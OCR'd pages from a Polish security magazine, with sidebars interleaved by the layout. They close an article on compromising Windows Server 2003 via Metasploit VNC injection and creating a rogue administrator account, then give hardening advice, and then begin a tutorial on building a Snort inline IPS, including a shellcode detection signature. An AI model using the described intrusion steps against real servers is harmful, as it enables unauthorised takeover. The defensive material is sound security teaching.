Biblioteka DLL jest wczytywana do przestrzeni zdalnego procesu za pomocą dowolnego mechanizmu ładującego, po czym jest uruchamiana jako nowy wątek w ramach atakowanego procesu i nasłuchuje zgłoszeń klientów VNC z tego samego gniazda, z którego została załadowana. Środowisko Metasploit po prostu nasłuchuje zgłoszenia klienta na lokalnym gnieździe i przekazuje dane przez połączenie nawiązane z serwerem w ramach ataku. Jeśli atakujący uzyskał jedynie uprawnienia do odczytu, to może przeglądać zawartość pulpitu, ale bez możliwości interakcji. Jeśli jednak udało się uzyskać pełen dostęp, to serwer VNC uruchomi na pulpicie powłokę systemową z uprawnieniami zaatakowanej usługi. Przydaje się to w sytuacji, gdy z pulpitu korzysta użytkownik bez nadzwyczajnych uprawnień,



Rysunek 3. *Tworzenie użytkownika VAX*



Rysunek 4. *Pełen dostęp*

Listing 2. *Klucze rejestru, które należy zmodyfikować lub dodać w celu umocnienia protokołu TCP/IP w Windows Server 2003*

```
HKEY_LOCAL_MACHINE\SYSTEM\ ←
  CurrentControlSet\Services:


Klucz: Tcpip\Parameters
Wartość: SynAttackProtect
Typ wartości: REG_DWORD
Parametr: 1

Klucz: Tcpip\Parameters
Wartość: EnableDeadGWDetect
Typ wartości: REG_DWORD
Parametr: 0

Klucz: Tcpip\Parameters
Wartość: EnablePMTUDiscovery
Typ wartości: REG_DWORD
Parametr: 0

Klucz: Tcpip\Parameters
Wartość: KeepAliveTime
Typ wartości: REG_DWORD
Parametr: 300,000

Klucz: Netbt\Parameters
Wartość: NoNameReleaseOnDemand
Typ wartości: REG_DWORD
Parametr: 1

HKEY_LOCAL_MACHINE\SYSTEM\ ←
  CurrentControlSet\Control:


Klucz: Lsa
Wartość: RestrictAnonymous
Typ wartości: REG_DWORD
Parametr: 2

Klucz: SecurePipeServers
Wartość: RestrictAnonymous
Typ wartości: REG_DWORD
Parametr: 1
```

ale atakowana usługa ma uprawnienia systemowe.

Mamy więc powłokę na atakowanej maszynie (Rysunek 1). Z wiersza poleceń uruchamiamy Eksploratora poleceniem *explorer.exe*, zgodnie z Rysunkiem 2, po czym tworzymy w systemie nowego użytkownika o nazwie VAX i nadajemy mu uprawnienia grupy administratorów (Rysunek 3). Na koniec logujemy się do zdalnego systemu jako użytkownik VAX (Rysunek 4) i oto mamy całkowitą kontrolę nad zdalnym systemem, co otwiera drogę do dowolnych w zasadzie ataków na jego sieć.

Lista kontrolna bezpieczeństwa Windows Server 2003

Postępowanie zgodnie z poniższymi zaleceniami pozwoli zwiększyć bezpieczeństwo systemu Windows Server 2003. Bardziej szczegółowe informacje zawiera przewodnik bezpieczeństwa.

Bezpieczeństwo systemu plików

- Ustaw minimalne uprawnienia NTFS dla grupy *EVERYONE*.
- Na poziomie dysku logicznego wprowadź z propagacją następujące uprawnienia:
  - *Full Control* dla grupy *Administrators*,
  - *Full Control* dla użytkownika *CREATOR OWNER*,
  - *Modify*, *Read/Execute*, *List Folder Contents*, *Read* i *Write* dla grupy *Authenticated Users*,
  - Usuń z propagacją WSZYSTKIE uprawnienia grupy *Authenticated Users* do katalogu *System*.
- Nadaj grupie *Authenticated Users* uprawnienia *Modify*, *Read/Execute*, *List Folder Contents*, *Read* i *Write* do katalogów:
  - *\Documents and Settings*,
  - ukrytego katalogu *\WINNT\Installer*,
  - *\WINNT\System32\Config*,
  - *\WINNT\Repair*.

Bezpieczeństwo sieciowe

- Wyłącz zbędne usługi. Usługi najczęściej niepotrzebnie uruchomione na serwerze to:
  - *DHCP Client*,
  - *Fax Service*,
  - *Internet Connection Sharing*,
  - *Intersite Message*,
  - *Remote Registry Service*,
  - *RunAs Service*,
  - *Simple TCP/IP Services*,
  - *Telnet*,
  - *Utility Manager*.
- Odinstaluj takie protokoły, jak IPX/SPX i NetBIOS, jeśli nie są potrzebne.

Bezpieczeństwo użytkowników

- Wyłącz konto *Guest* i ustaw dla niego silne hasło.
- Wyłącz konto *TsInternetUser* i ustaw dla niego silne hasło.
- Zmień nazwę konta *Administrator*.

Bezpieczeństwo systemu

- Odznacz opcję *Hide file extensions for known file types*.
- Pobierz i zainstaluj wszystkie aktualizacje krytyczne z witryny *http://windowsupdate.microsoft.com*.
- Pobierz i uruchom narzędzie Microsoft Baseline Security Analyzer (MBSA).

Listing 2 przedstawia wpisy rejestru pozwalające umocnić obsługę protokołu TCP/IP.

Umacnianie systemu

Szczegółowy opis zasad umacniania (*hardeningu*) systemów operacyjnych wykracza poza ramy tego artykułu, toteż omówimy jedynie kilka najważniejszych zagadnień. Trzeba pamiętać, że pomimo nienajgorszych domyślnych ustawień bezpieczeństwa systemu Windows Server 2003, przed podłączeniem do sieci zawsze należy go umocnić.

Na początek najlepiej udać się pod adres *http://www.microsoft.com* i pobrać przewodnik bezpieczeństwa *Windows Server 2003 Security Guide*. Zawiera on wyczerpujący opis procesu umacniania i zabezpieczania systemu Windows Server 2003

O autorze

Rudra Kamal Sinha Roy od wielu lat zajmuje się bezpieczeństwem komputerowym. Obecnie pracuje w indyjskiej firmie iViZ Techno Solutions. Brał udział w licznych audytach bezpieczeństwa zlecanych przez organizacje z całego świata. Jest też przewodniczącym zespołu z Kalkuty, opracowującego jeden z rozdziałów OWASP (*Open Web Application Security Project*), a w przeszłości prowadził praktyczne szkolenia etycznego hakingu. Aktywnie uczestniczy w tworzeniu wstępnej wersji ISSAF (*Internet Systems Security Assessment Framework*) – ogólnoświatowego standardu dla oceny poziomu bezpieczeństwa.

Podziękowania

Na serdecznie podziękowania zasługują Nilanjan De i Abhisek Datta. W artykule wykorzystano fragmenty autorstwa Nicolasa Falliere i Deb Shinder. Dziękuję też HD Moore'owi z projektu Metasploit za pozwolenie na zamieszczenie zrzutów ekranu. Chciałbym wyrazić uznanie dla prac Davida Litchfielda, Halvara Flake'a i Aleksandra Anisimowa, które walnie przyczyniły się do rozwoju technik wykorzystania luk zabezpieczeń Windows.

i jego usług, wskazując też liczne narzędzia i szablony, które ułatwiają wykonanie tego zadania. Przewodnik przedstawia komplet informacji dotyczących zabezpieczenia podstawowego systemu Windows Server 2003 i wszelkich instalowanych w nim usług.

Domyślne ustawienia instalacji są wprawdzie bardzo bezpieczne, ale wiele parametrów można dodatkowo skonfigurować stosownie do konkretnych potrzeb. Przewodnik nie tylko opisuje zalecane czynności, lecz również dostarcza informacji o zagrożeniach, którym każde z ustawień ma zaradzić, a także o wpływie danego ustawienia na pracę systemu. Przed zapoznaniem się z przewodnikiem warto sprawdzić prostą listę kontrolną bezpieczeństwa (patrz Ramka *Lista kontrolna bezpieczeństwa Windows Server 2003*) i wykonać najpilniejsze czynności.

Podsumowanie

Zwolennicy filozofii bezpieczeństwa opartej na zasadzie minimalnych uprawnień z zadowoleniem przyjęli kroki podjęte przez Microsoft w celu zwiększenia bezpieczeństwa domyślnych ustawień systemu Windows Server 2003. Ciągle jednak słychać głosy, że to i tak za mało, a w tle powraca odwieczne pytanie – w jakim stopniu użytkownicy i administratorzy są skłonni poświęcić wygodę w imię bezpieczeństwa? Swego czasu słychać było skargi administratorów serwerów WWW na IIS 6.0, w którym wyłączonych jest tyle funkcji, że – jak przekonywali – na domyślnych ustawieniach serwer... ledwo działa.

Wyższy poziom zabezpieczeń systemu operacyjnego lub aplikacji nieuchronnie wiąże się z utrudnieniem obsługi. Niekoniecznie musi to być efekt niepożądany, ważne jednak, by mieć pełną świadomość owego kompromisu. Bezpieczeństwo ma swoją cenę w postaci utrudnienia obsługi, ale trzeba przyznać, że biorąc pod uwagę współczesne zagrożenia dla systemów komputerowych (i to nie tylko ze strony Internetu) często warto tę cenę zapłacić.

Ciągłe postępy w technikach omijania nowych zabezpieczeń systemu Windows Server 2003 oznaczają, że utrzymanie zaufania klientów wymaga od Microsoftu wprowadzania kolejnych warstw zabezpieczeń. Choć pod względem bezpieczeństwa ten właśnie system i tak bije na głowę swoich poprzedników, to i tak wiele pozostaje do zrobienia. Koncern z Redmond pracuje na szczęście nad projektem R2, mającym stanowić poważną aktualizację systemu Windows Server 2003. Aktualizacja ma być dostępna pod koniec roku 2005 lub na początku 2006 – pozostaje nam tylko zaczekać i przekonać się, czy wprowadzi ona niezbędne zabezpieczenia.

Następnym systemem serwerowym Microsoftu i następcą Windows Server 2003 ma być Windows Longhorn Server, znany też pod oczekiwaną nazwą ostateczną Windows Server 2007. Nowy system ma być dostarczany z obsługą systemu plików WinFS, która ze względu na ograniczenia czasowe została pominięta w projekcie Windows Vista i prawdopodobnie trafi do Windows Vista Service Pack. Przypomina to nieco obecny związek między Windows XP i Windows Server 2003. Microsoft wciąż pracuje nad zabezpieczeniami, ale trudno w tej chwili ocenić, czy nowy system lepiej od swych poprzedników poradzi sobie z bezustannie mnożącymi się zagrożeniami. ●

W Sieci

- *http://www.microsoft.com/windowsserver2003/default.mspx* – Microsoft Windows Server 2003,
- *http://www.microsoft.com/windowsserver2003/technologies/default.mspx* – Opis głównych technik Windows Server 2003,
- *http://windowsnetworking.com/* – Liczne artykuły na temat Windows,
- *http://securityfocus.com/microsoft/images/winheapoverflow.c* – Program typu *proof-of-concept* demonstrujący przepełnienie sterty,
- *http://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt* – Prezentacja eksploitów trzeciej generacji,
- *http://www.maxpatrol.com/defeating-xpsp2-heap-protection.pdf* – Artykuł *Defeating Windows XP SP2 Heap protection and DEP bypass*,
- *http://www.metasploit.com* – Projekt Metasploit.

Praktyka

System IPS na bazie Snorta

Michał Piotrowski

stopień trudności

Do ochrony przed atakami na systemy informatyczne najczęściej używa się firewalli, a do monitorowania ataków – systemów wykrywania włamań. W dzisiejszych czasach samo wykrywanie intruzów to jednak za mało. Co z tego, że atak zostanie wykryty, jeśli nie będziemy w stanie go udaremnić? Tu właśnie z pomocą przychodzą systemy zapobiegające atakom, o których budowie dowiemy się w tym artykule.

Najpopularniejsze narzędzia do ochrony sieci komputerowych przed atakami cybernetycznych włamywaczy to firewalle i systemy wykrywania intruzów (IDS, *Intrusion Detection Systems*). Podczas gdy działanie tych pierwszych polega na kontroli przypływu pakietów pomiędzy poszczególnymi fragmentami sieci, systemy wykrywania intruzów przyglądają się informacjom zawartym w tych pakietach i – w chwili wykrycia nieprawidłowości lub informacji charakterystycznych dla ataku – wszczynają alarm.

Poziom bezpieczeństwa osiągnięty za pomocą obu technik nie jest jednak zadowalający. Przede wszystkim dlatego, że z natury rzeczy zapora musi przepuszczać część ruchu, a atak może zostać przypuszczony właśnie na jedną z usług ogólnie dostępnych. System IDS może oczywiście wykryć atak, którego nie zatrzyma firewall, ale jako *bierny obserwator* nie jest w stanie go udaremnić. Tym samym jego obecność będzie miała jedynie wartość informacyjną.

Owszem, można połączyć system IDS z firewallem tak, aby na bieżąco blokować próby penetracji. Można też skonfigurować go w taki sposób, by zrywał podejrzane połączenia. Niestety takie rozwiązanie ma sporo wad. Po pierwsze, bardzo dużo ataków polega na wysłaniu tylko jednego lub kilku pakietów. W większości przypadków, ataki typu DoS na program lub system zawieszający się po odebraniu odpowiednio spreparowanych danych powiodą się nawet wtedy, gdy system IDS wyśle sygnał do firewalla o zablokowaniu wskazanego adresu IP. Podobnie będzie z atakami przepełnienia bufora, które zmuszają atakowany system do nawiązania zwrotnego połączenia z komputerem napastnika. Po drugie, intruz może wykorzystać tę właściwość systemu IDS do za-

Z artykułu dowiesz się...

- czym są systemy zapobiegania atakom,
- jak zainstalować, skonfigurować i utrzymywać system IPS na bazie programu Snort.


Co powinieneś wiedzieć...

- powinieneś znać podstawy administracji systemem Linux,
- powinieneś znać podstawy działania sieci TCP/IP.

Netfilter

Mechanizm netfilter jest podsystemem jądra Linuksa, umożliwiającym filtrację i modyfikację pakietów oraz translację adresów sieciowych (*Network Address Translation* – NAT). Pojawił się w jądrach serii 2.4, jest rozwijany w gałęzi 2.6.

Do konfiguracji reguł filtrowania lub translacji używa się programu działającego w przestrzeni użytkownika, nazwanego *iptables*. Warto jednak wiedzieć, że nie jest to jedyny sposób kontroli zasad filtrowania ruchu sieciowego w jądrze systemu.



Rysunek 1. *Miejsce systemu IPS w sieci*

blokowania wybranej grupy adresów, poprzez symulowanie ataków z nich pochodzących.

Skutecznym rozwiązaniem tych problemów są systemy zapobiegania atakom – IPS (*Intrusion Prevention System*), które łączą w sobie cechy zapór i IDS-ów. Systemy IPS umieszcza się w sieci podobnie, jak firewalle, czyli na trasie pakietów – tak, aby wszystkie dane przesyłane w sieci musiały przez nie przepłynąć. IPS analizuje te dane pod kątem występowania cech charakterystycznych znanych mu typów ataków i, w zależności od tego, jak je zakwalifikuje, albo je przepuści, albo zablokuje.

Na rynku jest bardzo dużo rodzaju rozwiązań IPS. Ich ceny zaczynają się od kilku, a kończą na kilkudziesięciu tysiącach dolarów. Spróbujmy zbudować własny system IPS w oparciu o oprogramowanie powszechnie dostępne w Internecie.

Narzędzia

Bazą naszego systemu zapobiegania atakom będzie Linux z jądrem w wersji 2.6.12.6. Jest to o tyle ważne, że jądra serii 2.6 oferują wsparcie dla budowy mostów sieciowych, podczas gdy jądra 2.4 wymagają dodawania odpowiednich łat. Nie jest istotne, którą dystrybucję Linuksa wykorzystamy, ważne jednak, aby była to w miarę możliwości instalacja prosta, pozbawiona Xwindow, aplikacji multimedialnych i innych podobnych narzędzi.

Sercem naszego IPS-a będzie, rozwijane w duchu *open source*, oprogramowanie Snort IDS w wersji 2.4.0. Jest to bardzo zaawansowany program, wykorzystywany w kilku komercyjnych systemach IDS/IPS. Użyjemy wersji 2.4.0, gdyż jest ona zintegrowana z projektem snort_inline, umożliwiającym pobieranie pakietów nie poprzez bibliotekę libpcap – jak ma to miejsce w standardowej konfiguracji Snorta – ale przez mechanizm netfilter i program *iptables*.

Dodatkowo będziemy potrzebowali kilku bibliotek i narzędzi. Przede wszystkim będą to biblioteki libnet 1.0.x, LIBIPQ i program *bridge-utils*. Biblioteka LIBIPQ wchodzi w skład pakietu iptables i można ją znaleźć w dodatkach developerskich lub zainstalować ze źródeł, instalując iptables poleceniem `make install-devel`. Skorzystamy również z programu Oinkmaster, który umożliwi automatyczną aktualizację bazy sygnatur.

Komputer, na którym uruchomimy system IPS, jest wyposażony w trzy karty sieciowe. Tylko jedna z nich będzie miała przydzielony adres IP i będzie służyła do zarządzania urządzeniem. Pozostałe dwie zostaną skonfigurowane tylko do warstwy 2 modelu OSI, będą pomiędzy nimi przekazywane pakiety sieciowe. Tym samym nasz IPS będzie mostem, przezroczystym dla pozostałych urządzeń i komputerów. Schemat przykładowej sieci po podłączeniu IPS-a tego typu, przedstawia Rysunek 1. W niniejszym artykule nie będziemy budować całej przedstawionej sieci – skupimy się wyłącznie na urządzeniu IPS.

Budujemy most

Most sieciowy jest urządzeniem, które pracuje na warstwie łącza danych modelu OSI i służy do łączenia różnych segmentów sieci komputerowej. Istnieją dwie podstawowe zalety wykorzystania mostu jako IPS-a lub zapory:

- Łatwość konfiguracji – most nie posiada adresów IP i może być umieszczony wewnątrz sieci bez konieczności zmiany adresacji lub trasowania w pozostałych urządzeniach. Podłączenie systemu tego typu nie powoduje zmian większych niż podłączenie zwykłego przełącznika.
- Bezpieczeństwo – urządzenie jest przezroczyste, a więc praktycznie niewykrywalne przez wszelkiego rodzaju skanery. Nie posiada ono adresu IP, nie ma więc możliwości połączenia się z nim, ani tym bardziej zaatakowania go. Co prawda można wykorzystać błąd w oprogramowaniu IPS, które, przykładowo, zawiesza się w chwili przetwarzania specjalnie spreparowanego pakietu, ale na szczęście problemy tego typu zdarzają się bardzo rzadko.

Sprawą, od której zaczniemy transformację naszego komputera w most, będzie skonfigurowanie dwóch interfejsów sieciowych IPS-a tak, by wymieniały między sobą pakiety. W tym celu musimy skompilować jądro z opcjami pokazanymi na Listingu 1.

Po restarcie systemu dodajemy nowy wirtualny interfejs br0 i przypisujemy do niego dwa rzeczywiste interfejsy eth0 i eth1, wpisując następujące polecenia:

```
# ifconfig eth0 0.0.0.0 up
# ifconfig eth1 0.0.0.0 up
# brctl addbr br0
# brctl addif br0 eth0
# brctl addif br0 eth1
# ifconfig br0 0.0.0.0 up
```

Konfigurujemy również interfejs eth2, służący do zarządzania urządzeniem:

```
# ifconfig eth2 10.0.0.1 \
  netmask 255.255.255.0 up
```

Od tej chwili wszystkie pakiety widziane przez interfejs eth0 będą wysyłane do segmentu sieci po drugiej stronie IPSa poprzez interfejs eth1 i odwrotnie. Karta eth2 ma przydzielony adres IP i dzięki niej można się zdalnie zalogować na urządzenie.

Instalujemy Snorta

Instalacja samego Snorta przebiega standardowo, jednak w procesie konfiguracji pakietu należy dodać opcję `--enable-inline`, która spowoduje, że program będzie pracował w trybie *inline*, umożliwiającym umieszczenie Snorta na drodze pakietów. Konfigurację, kompilację i instalację programu wykonujemy następującymi poleceniami:

```
$ ./configure --enable-inline
$ make
# make install
```

Następnie tworzymy katalog */etc/snort* i umieszczamy w nim wszystkie wymagane pliki konfiguracyjne:

```
# cp classification.config \
  gen-msg.map \
  generators \
  reference.config \
  sid sid-msg.map \
  snort.conf \
  threshold.conf \
  unicode.map \
  /etc/snort
```

Na koniec musimy zmodyfikować główny plik konfiguracyjny *snort.conf*. Przede wszystkim nie mamy jeszcze sygnatur ataków, więc zamieniamy na komentarze wszystkie linie włączające pliki sygnatur, znajdujące się w końcu pliku i mające postać `include $RULE_PATH/*.rules` (wstawiamy `#` na początek linii). Zmieniamy również wartość zmiennej określającej katalog, w którym pliki te będą się znajdować – z `var RULE_PATH ../rules` na `var RULE_PATH /etc/snort/rules`.

Sprawdzamy sygnatury

Reguły ataków, które możemy pobrać ze strony domowej projektu Snort, są podzielone na trzy grupy: sygnatury płatne (*subscription rules*), sygnatury wymagające rejestracji (*registration rules*) i sygnatury powszechnie dostępne (*unregistered rules*). Ponieważ reguły powszechnie dostępne są aktualizowane tylko w chwili wydania kolejnej wersji Snorta, a dostęp do reguł płatnych wymaga regularnego opłacania – warto korzystać z rozwiązania trzeciego, czyli z sygnatur dostępnych po rejestracji.

Zanim jednak pobierzemy i zainstalujemy oficjalne reguły, przetestujmy to, co udało nam się do tej pory zbudować. Za chwilę stworzymy kilka przykładowych sygnatur, które pozwolą poznać możliwości naszego IPS-a. Wykorzystamy w tym celu trzy nowe – występujące tylko w wersji *inline* – rodzaje reguł, określające działania podejmowane przez Snorta w chwili uruchomienia sygnatury. Są to:

- *drop* – Snort zarejestruje fakt wystąpienia pakietu odpowiadającego sygnaturze i wyśle do iptables sygnał o odrzuceniu go,

Rodzaje systemów IPS

Opisywane urządzenie jest sieciowym systemem wykrywania intruzów (NIPS, *Network Intrusion Prevention System*). Jest to obecnie najpopularniejszy rodzaj systemów IPS. Inne systemy tego typu to:

- Przełączniki warstwy siódmej (*Layer Seven Switches*) – urządzenia bardzo podobne do opisywanego IPS-a, tradycyjnie służące do rozkładania obciążenia na kilka urządzeń. Mogą również zatrzymywać wybrane pakiety w oparciu o bazę reguł.
- IPS-y aplikacyjne (HIPS, *Host Intrusion Prevention System*) – rozwiązania programowe, instalowane lokalnie na każdej chronionej stacji, które integrują się z systemem operacyjnym i nadzorują pracę innych aplikacji. Umożliwiają ochronę systemu przed najczęściej występującymi zagrożeniami, jak błędy typu przepełnienia bufora, wirusy, konie trojańskie czy oprogramowanie szpiegujące.

Listing 1. *Konfiguracja jądra systemu*

```
Device Drivers
  Networking support
    Networking options
      <*> 802.1d Ethernet Bridging
      Network packet filtering (replaces ipchains)
        <*> Bridged IP/ARP packets filtering
          IP: Netfilter Configuration
            <*> Userspace queueing via NETLINK
            <*> IP tables support (required for filtering/masq/NAT)
          Bridge: Netfilter Configuration
            <*> Ethernet Bridge tables (ebtables) support
```

- *sdrop* – pakiet zostanie odrzucony, ale informacja o tym nie zostanie zarejestrowana,
- *reject* – pakiet zostanie odrzucony i zarejestrowany, a połączenie zostanie zerwane (RST w przypadku protokołu TCP) lub zostanie wysłany pakiet *ICMP Port Unreachable* (w przypadku protokołu UDP).

Aby reguły typu *reject* były w stanie resetować połączenia, musimy dodać do pliku konfiguracyjnego opcję `config layer2resets`, która spowoduje, że IPS będzie wysyłał pakiety resetujące z interfejsów nieposiadających adresu IP. Standardowo źródłowym adresem MAC jest w tych pakietach adres wyjściowej karty sieciowej, ale możemy go zmienić, używając opcji `config layer2resets: 00:01:02:03:04:05`.

Pierwsza z naszych sygnatur wygląda następująco: `drop tcp any any -> any 22 (classtype:attempted-user; msg:"Port 22 Connection Initiated";)`. Jest to bardzo prosta reguła, która rozpoznaje, blokuje i rejestruje wszystkie pakiety TCP przechodzące przez IPS-a, które są zaadresowane na port 22. W rezultacie IPS uniemożliwi nawiązywanie połączeń do serwerów SSH. Listing 2 prezentuje zapis w dzienniku zdarzeń, który Snort utworzy po przechwyceniu pakietów odpowiadających sygnaturze. Jak widać, jest to pakiet SYN, który rozpoczyna proces nawiązywania połączenia protokołu TCP.

Druga reguła: `alert icmp any any <> any any (classtype:attempted-user; msg:"ICMP Echo Request"; icode:0; itype:8;)` rozpozna i zarejestruje wszystkie pakiety ICMP typu Echo Request. W logach Snorta znajdzie się wpis podobny do przedstawionego na Listingu 3.

Najciekawsza jest jednak ostatnia testowa sygnatura: `alert udp any any <> any 53 (classtype: attempted-user; msg:"DNS Request"; content:"yahoo"; replace:"lycos";)`. Reguła wykryje i zarejestruje wszystkie pakiety UDP skierowane do portu 53 – a więc do serwera

Listing 2. *Reakcja Snorta na pierwszą sygnaturę*

```
[**] [1:0:0] Port 22 Connection Initiated [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
09/19-20:19:07.436667 192.168.0.2:1049 -> 193.219.28.2:22
TCP TTL:128 TOS:0x0 ID:702 IpLen:20 DgmLen:48 DF
******S* Seq: 0x29821EB9  Ack: 0x0  Win: 0xFAF0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Listing 3. *Reakcja Snorta na drugą sygnaturę*

```
[**] [1:0:0] ICMP Echo Request [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
09/19-20:12:57.194560 192.168.0.2 -> 212.76.32.1
ICMP TTL:128 TOS:0x0 ID:420 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512  Seq:256  ECHO
```

Listing 4. *Reakcja Snorta na trzecią sygnaturę*

```
[**] [1:0:0] DNS Request [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
09/19-20:21:12.989775 192.168.0.2:1041 -> 212.76.39.45:53
UDP TTL:128 TOS:0x0 ID:818 IpLen:20 DgmLen:59
Len: 31
```

DNS – które zawierają ciąg znaków *yahoo*. Pakiety zostaną przepuszczone przez IPS, ale wyraz *yahoo* zostanie zamieniony na *lycos*. Odpowiada za to pole `replace` w sygnaturze, określające to, na co ma zostać zamieniona zawartość pola `content`.

W rezultacie, gdy zapytanie będzie dotyczyło adresu *www.yahoo.com*, serwer DNS odpowie adresem IP serwera *www.lycos.com*, a w logach znajdzie się informacja pokazana na Listingu 4. Ta właściwość Snorta *inline* ma ogromne zastosowanie w ochronie systemu honeypot, gdy chcemy, aby intruz się do niego włamał, ale nie był w stanie zeń przeprowadzić skutecznego ataku na jakiś komputer w Sieci. Wystarczy że zmodyfikujemy w systemie IPS sygnaturę rozpoznającą kod powłoki, a wszystkie ataki, które zostaną do niej dopasowane, nie powiodą się. Można to zaobserwować na Listingu 5.

Wszystkie powyższe reguły musimy umieścić w katalogu */etc/snort/rules* w pliku *test.rules*. Na koniec pliku */etc/snort/snort.conf* dodajemy natomiast wpis `include $RULE_PATH/test.rules`. Konfigurujemy *iptables* tak, aby pakiety przechodziły przez Snorta i uruchamiamy go:

```
# iptables -P FORWARD DROP
# iptables -A FORWARD -j QUEUE
# snort -Q \
  -c /etc/snort/snort.conf \
  -l /var/log/snort -v
```

Ostatnie polecenie uruchamia Snorta w trybie *inline* (opcja `-Q`). Konfiguracja jest pobierana z pliku */etc/snort/snort.conf* (`-c`), a logi są zapisywane w katalogu */var/log/snort* (`-l`). W fazie testów używamy również opcji `-v`, która spowoduje, że IPS będzie pracować w trybie informacyjnym. W efekcie wyświetli bardzo dużo komunikatów pozwalających użytkownikowi zorientować się, gdzie popełnia ewentualne błędy. Docelowo opcję `-v` zastąpimy `-D`, dzięki czemu Snort będzie pracował w tle jako demon.

Instalujemy oficjalne reguły

Przyszła pora na wyposażenie naszego systemu przeciwdziałania atakom w oficjalne, produkcyjne sygnatury ataków. Ponieważ będzie-

Listing 5. *Prosta modyfikacja sygnatury popsuje kod powłoki i uniemożliwi skuteczny atak*

Przed zmianą:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any ↩
  (msg:"SHELLCODE Linux shellcode"; content:"|90 90 90 E8 C0 FF FF FF|↩
  /bin/sh"; reference:arachnids,343; classtype:shellcode-detect; ↩
  sid:652; rev:9;)
```

Po zmianie:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any ↩
  (msg:"SHELLCODE Linux shellcode"; content:"|90 90 90 E8 C0 FF FF FF|↩
  /bin/sh"; replace:"|90 90 90 E8 C0 FF FF FF|/ben/sh"; ↩
  reference:arachnids,343; classtype:shellcode-detect; sid:652; rev:9;)
```

my korzystać z sygnatur dostępnych zarejestrowanym użytkownikom, musimy założyć konto na stronie domowej Snorta. Kiedy już to zrobimy i pobierzemy najnowsze dostępne sygnatury, przenosimy je do katalogu */etc/snort* i rozpakowujemy.

Domyślną akcją podejmowaną przez Snorta dla wszystkich reguł, jest rejestrowanie wykrytego ataku (dyrektywa `alert`). Ponieważ my będziemy ataki blokować, musimy wszystkie reguły odpowiednio zmodyfikować – zmieniając akcję `alert` na `drop`. Możemy to osiągnąć poleceniem:

```
$ for f in `ls *.rules` ;\
  do  sed s/^alert/drop/g \
  $f > ${f}.new ; \
  mv ${f}.new $f ; \
  done
```

Powinniśmy również poprawić końcową część pliku *snort.conf* – tak, aby poszczególne sygnatury były ładowane przy starcie programu (wcześniej zmieniliśmy w komentarze wszystkie linie włączające pliki sygnatur). Na koniec uruchamiamy Snorta:

```
# snort -Q -D \
  -c /etc/snort/snort.conf \
  -l /var/log/snort
```

Należy jednak pamiętać, że instalacja nowego systemu IPS w środowisku sieciowym i włączenie blokowania dla wszystkich reguł jest bardzo niewskazane. Wszystkie urządzenia IDS/IPS wymagają dostrojenia do konkretnej sieci, w celu wyeliminowania fałszywych alarmów. Takie alarmy zawsze pojawiają w pierwszych etapach pracy IDS-ów. Jeśli każemy systemowi blokować wszystko, co uzna za podejrzane bez wcześniejszego nauczenia go specyfiki naszej sieci, może się okazać, że część usług przestanie działać lub zaczną występować zakłócenia w ich funkcjonowaniu; IPS nie będzie przepuszczał niektórych pakietów. Warto więc najpierw sprawdzić, jak poszczególne sygnatury reagują na typowy ruch naszej sieci. Osiągniemy to poprzez rejestrowanie wykrywanych ataków i wyłączenie tych reguł, które wywołują fałszywe alarmy. Dopiero wtedy można pozwolić urządzeniu na blokowanie ataków.

Automatyczne aktualizacje

Każdy system IDS/IPS dość szybko staje się nieaktualny, choćby używał najnowszych reguł ataków. Nowe zagrożenia pojawiają się na tyle szybko, że systemy tego typu – aby były skuteczne – wymagają codziennych aktualizacji bazy sygnatur. Ręczne wykonywanie tego zadania jest dosyć żmudne, więc spróbujemy je zautomatyzować, wykorzystując narzędzie o nazwie Oinkmaster (w wersji 1.2). W tym celu oprócz samego programu będziemy potrzebowali tak zwanego OinkCode, kodu, który pozwoli nam uzyskać dostęp do reguł przeznaczonych dla zarejestrowanych użytkowników Snorta. Kod możemy wygenerować po zalogowaniu się na swoje konto w serwisie Snorta.

Oinkmaster jest skryptem w języku Perl, toteż jego instalacja jest bardzo prosta:

```
$ tar zxvf oinkmaster-1.2.tar.gz
$ cd oinkmaster-1.2
# cp oinkmaster.pl /usr/local/bin/
# cp oinkmaster.conf /etc/
```

Konfiguracja, która polega na edycji pliku *oinkmaster.conf*, również nie powinna stwarzać problemów. Przede wszystkim musimy zdecydować, które sygnatury chcemy pobierać. Nam zależy na najbardziej aktualnych regułach, toteż modyfikujemy linię `# url = http://www.snort.org/pub-bin/oinkmaster.cgi/<oinkcode>/snortrules-snapshot-CURRENT.tar.gz` – tak, aby nie zawierała znaku `#` na początku, a w miejsce `<oinkcode>` wpisujemy kod wygenerowany dla nas przez skrypt na stronie domowej Snorta.

Jeśli pozostawimy taką konfigurację Oinkmastera, nowe sygnatury będą miały domyślną postać – czyli będą jedynie informowały o wykrytych atakach. My chcemy, aby ataki były blokowane, toteż musimy dodać do pliku *oinkmaster.conf* stosowny wpis. Sprawi on, że wszystkie pobrane reguły będą modyfikowane przez zamianę domyśl-

Konfiguracja iptables

